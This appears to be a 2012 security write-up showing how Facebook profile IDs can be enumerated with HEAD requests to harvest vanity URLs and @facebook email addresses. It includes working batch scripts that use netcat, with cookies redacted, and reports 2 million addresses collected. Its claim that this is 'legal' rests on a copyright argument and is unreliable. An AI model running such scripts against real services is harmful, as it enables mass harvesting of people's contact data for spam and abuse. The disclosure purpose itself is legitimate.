



How to legally obtain the @facebook email database

Author:
Hugo Vázquez Caramés

Stupid but required disclaimer:

This document is the author's personal opinion and is not the opinion of anyone else !



Facebook has reached 1 BILLION users. That's a lot of profiles with sensible information like pictures, messages and other personal data like user's email. Anyway, Facebook diligently does not expose some sensible information like the email of the users, to protect them from spam, other threats and, of course, to protect their business.

Facebook has been trying since the very beginning to force users to use Facebook itself as the communication channel, with user-to-user internal messages, groups, and also with the chat. But there was still a communication path that was not under their control: the old days email communication style. So in 2010, Facebook introduced their own @facebook email service. This service was first tested, and now is available to anyone that has a Facebook account.

Stopping the story here will let us with nothing new in the information security arena. So, where is the new? What is the problem about this?

In 2009 Facebook introduced the “vanity URL” service, to make life easy to users so they can share their personal pages with an easy to remember URL like: facebook.com/thisismyvanityurl. The vanity URL is a public information.

Now, in 2012, Facebook is linking the vanity URL (a public information) with the @facebook email (should that be a public information???) so your @facebook email will be known by anyone and world reachable. But to protect the users from being flooded, Facebook sends emails coming from non trusted sources to the “others” folder. Even if this means that a non-trusted source can send to a Facebook user an email, chances that this email is read by the target user is very low, as people usually don't care about the “others” folder. But emails will be there, so if your daughter/son has a Facebook profile with a vanity URL, he can be anonymously reached from anyone in the world, as email communication source can be manipulated trivially -that's what spammers and other bad guys do every day-. Think about it: anyone in the world will be able to:

- 1.- Search a Facebook profile via vanity URL
- 2.- Look some details about the target profile (it's a man?, a woman?, young people?,...)
- 3.- Send anything anonymously (via @facebook email) whatever they want

This could look like the natural way of doing things in an connected world, anyway, I think that this leaves open a big door to many attacks that will never be traceable. Other social networks or Internet services do not allow this, and do not expose you to the world in this way, as they don't let

your email information available to anyone.

Anyway... Facebook has an advantage that makes the described attacks rate very low: their users database size -1 BILLION users- makes that chances that someone hits you is very small.

Moreover, as all the Facebook content is copyrighted -you can see the copyright symbol everywhere...- someone trying to build and distribute the full @facebook email database, will probably face two problems:

1.- downloading 1 billion web pages is a complicated task as if every page is about 100-300k so you will need to download $1.000.000.000 \times 100k = 100 -300$ Terabytes of data. Yo can't do that from your home Internet connection... :-)

2.- even if someone manages to download such amount of data, all the content in the pages belongs to Facebook, so massively extracting vanity URL's (@facebook emails) could be considered a copyright violation, as the page contents belong to Facebook.

Anyway...(there's always room for the last anyway...), someone can still do all this incredible work of extracting the @facebook emails with a very reasonable effort and moreover, without having to be aware about copyright limitations. How? Keep on reading.

The HTTP protocol allows clients to make different kind of requests, that is, when you browse, you usually use GET and POST requests, which are know as "HTTP verbs". There are other verbs. An interesting verb is "HEAD". An http HEAD request will only return from server the HEADERS of the server response. This kind of requests are usually employed for debug purposes or very specific things. Facebook servers allow HEAD requests. Also, there's a Facebook URL:

[profile.php?id=](#)

That let's you use a numeric user identifier (id) as parameter, and the server will answer you with those different HTTP codes:

200 if the profile does not exist

301 if the profile exists

The 301 code will redirect the client to the user Facebook page. That means that if the user has a vanity URL, you will see the vanity URL, which now we know that probably it will be the same as

knowing the @facebook email...

Let's see with real examples.

If we make a request like this:

<http://www.facebook.com/profile.php?id=1>

we get:

HTTP/1.1 200 OK

Cache-Control: private, no-cache, no-store, must-revalidate

Expires: Sat, 01 Jan 2000 00:00:00 GMT

P3P: CP="Facebook does not have a P3P policy. Learn why here: <http://fb.me/p3p>"

Pragma: no-cache

(...)



that means there's no profile for this "id".

But if we do a request like this:

<http://www.facebook.com/profile.php?id=4>

we get:

HTTP/1.1 301 Moved Permanently

Cache-Control: private, no-cache, no-store, must-revalidate

Expires: Sat, 01 Jan 2000 00:00:00 GMT

Location: <http://www.facebook.com/zuck>

(...)

www.facebook.com/zuck

facebook Buscar personas, lugares y cosas



Mark Zuckerberg

- Founder and CEO en Facebook
- Estudió Ciencias de la computación en Harvard Univer...
- Vive en Palo Alto
- De Dobbs Ferry

Información

Fotos

Mapa

Let's give another try:

<http://www.facebook.com/profile.php?id=5>

HTTP/1.1 301 Moved Permanently

Cache-Control: private, no-cache, no-store, must-revalidate

Expires: Sat, 01 Jan 2000 00:00:00 GMT

Location: <http://www.facebook.com/ChrisHughes>

(...)

www.facebook.com/ChrisHughes

facebook Buscar personas, lugares y cosas

Chris Hughes

- Publisher/Editor-in-Chief en The New Republic
- Estudió en Harvard University
- Vive en Garrison, New York
- Casado con Sean Eldridge

Información Amigos 1.998 Fotos

And thus, with a simple HEAD requests to /profile.php?id=1, /profile.php?id=2, /profile.php?id=3... we would see in 301 responses a header called: "Location"

http://en.wikipedia.org/wiki/HTTP_location

pointing to the vanity URL (now aka @facebook email...). Good to know is that when doing a HEAD request, the server will answer you with a very light response: just 0,15k. That's a 650-1800 lighter response than the web page showing the profile itself... which gives us a:

150 – 450 Gigabytes of information required to download all the @facebook email database.

All this is accomplished by doing requests with a logged user -that is sending the right cookie in the request-. But if someone wants, can do the requests without being logged, that is not sending the cookie -and thus, remain anonymous-. In that case, the server headers sent back to the client will include some Set-cookie headers that will add just a few bytes more. Nothing to worry about...

And here the bad news for Facebook and maybe also for all us: **the information we get in the server HTTP headers when doing a HEAD request, can't be copyrighted.** The Location header, is completely public, and it can't be copyrighted and is part of the HTTP protocol. And the Location

content, can't even be copyrighted, as this is used to inform the client where the content is located. Unfortunately for Facebook this Location content is the @facebook email (vanity URL).

So to have a self-explainable example, this is like if someone would write in an road indication your email... And Location header is on the Internet -and in the HTTP protocol context- the equivalent of a direction, position or indication sign:

http://en.wikipedia.org/wiki/Direction,_position,_or_indication_sign


and the Location content the equivalent of the destination place.

So, to prove that this is a real threat, back in February 2011 I did a test to see how much easy was to get those vanity URL's (potential emails) and that were the results:

- 142 millions of Facebook user id's scanned
- More than 2 millions of vanity URL's obtained

Mi setup, from a standard Windows box was:

- a RAM disk to speed up a the read/write operations
- a folder in the RAM disk with *nix to Windows ported tools (echo, grep, cut...)
- 2 scripts to do the job
- Netcat: a tool to send and receive raw data through a socket



Name	Date modified	Type	Size
bin	08/02/2011 0:25	File folder	
buscamigos10_fast_fichero	07/02/2011 0:41	Windows Batch File	1 KB
buscamigos10_lanzador_fichero	06/02/2011 23:38	Windows Batch File	1 KB
nc	29/12/2004 12:07	Application	60 KB

And those are the two simple batch scripts (sensible information has been marked with XXX) :

----- buscaamigos10_fast_fichero.bat -----

```
@echo off
```

```
setlocal enableextensions enabledelayedexpansion
```

```
set /a "x = %1"
```

```
:while1
```

```
    if %x% leq %2 (
```

```
        bin\echo.exe HEAD /profile.php?id=%x% HTTP/1.0\nUser-Agent: M\nHost:
```

```
www.facebook.com\nCookie: c_user=1000XXXXXXXXXX;\nxs=1%%3AXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX\n | nc www.facebook.com 80 |\nbin\\grep.exe Location | bin\\cut.exe -d "/" -f 4 >> salida\\%3\n    set /a "x = x + 1"\n\n    goto :while1\n)\nendlocal
```

----- buscaamigos10_lanzador_fichero.bat -----

```
@echo off\nsetlocal enableextensions enabledelayedexpansion\nset /a "x = 1"\nset /a "y = %2"\n:while1\n\nset /a "z = y"\nset /a "y = y + %3"\n\n    if %x% leq %1 (\n\n        start buscamigos10_fast_fichero.bat %z% %y% %x%\n\n        set /a "x = x + 1"\n\n        goto :while1\n    )\nendlocal
```

I split the output in different folders:

Name	Date modified	Type
0M-7M	16/02/2011 0:38	File folder
7M-17M	08/02/2011 0:16	File folder
17M-22M	08/02/2011 19:29	File folder
22M-32M	09/02/2011 9:20	File folder
32M-42M	09/02/2011 20:17	File folder
42M-52M	11/02/2011 12:57	File folder
52M-62M	12/02/2011 9:09	File folder
62M-72M	12/02/2011 15:37	File folder
72M-82M	13/02/2011 9:54	File folder
82M-92M	13/02/2011 20:12	File folder
92M-102M	14/02/2011 9:20	File folder
102-112	14/02/2011 17:52	File folder
112M-122M	15/02/2011 0:11	File folder
122M-132M	15/02/2011 5:30	File folder
132M-142M	15/02/2011 9:08	File folder
parciales	16/02/2011 0:47	File folder
total	16/02/2011 0:48	File folder

And in different files:

Name	Date modified	Type	Size
0-7	16/02/2011 0:40	Text Document	5.301 KB
7-17	16/02/2011 0:42	Text Document	4.275 KB
17-22	16/02/2011 0:43	Text Document	1.742 KB
22-32	16/02/2011 0:43	Text Document	2.924 KB
32-42	16/02/2011 0:43	Text Document	2.033 KB
42-52	16/02/2011 0:44	Text Document	1.650 KB
52-62	16/02/2011 0:44	Text Document	1.301 KB
62-72	16/02/2011 0:44	Text Document	992 KB
72-82	16/02/2011 0:45	Text Document	726 KB
82-92	16/02/2011 0:45	Text Document	292 KB
92-102	16/02/2011 0:45	Text Document	214 KB
102-112	16/02/2011 0:46	Text Document	171 KB
112-122	16/02/2011 0:46	Text Document	273 KB
122-132	16/02/2011 0:46	Text Document	195 KB
132-142	16/02/2011 0:47	Text Document	264 KB

It is interesting to see the differences in density on the vanity URL's distribution.

Also I put all the filtered output in a single file:

Name	Date modified	Type	Size
 1-142	16/02/2011 0:48	Text Document	22.346 KB

That 22 MB file contains the **2 millions** of vanity URL's (**potential @facebook emails**)

To understand the volume of data we are talking about, if you wanted to read that file and you were able to read one vanity URL per second, and without sleeping, it will take you 23 days to read all the file:



2 000 000 seconds = 23.1481481 days

[Más sobre la calculadora.](#)

And that's “only” 2 millions of results.... :-)

So now you have a legal way to get all the @facebook email database. But if you are a bad guy, don't get too much happy, as Facebook protects their users from SPAM, so sending emails from outside Facebook will be very useless for spammers. Until spammers will find a way to bypass the Facebook spam protection, in which case, game is over as spammers will have the @facebook email database accessible as I have showed in this paper.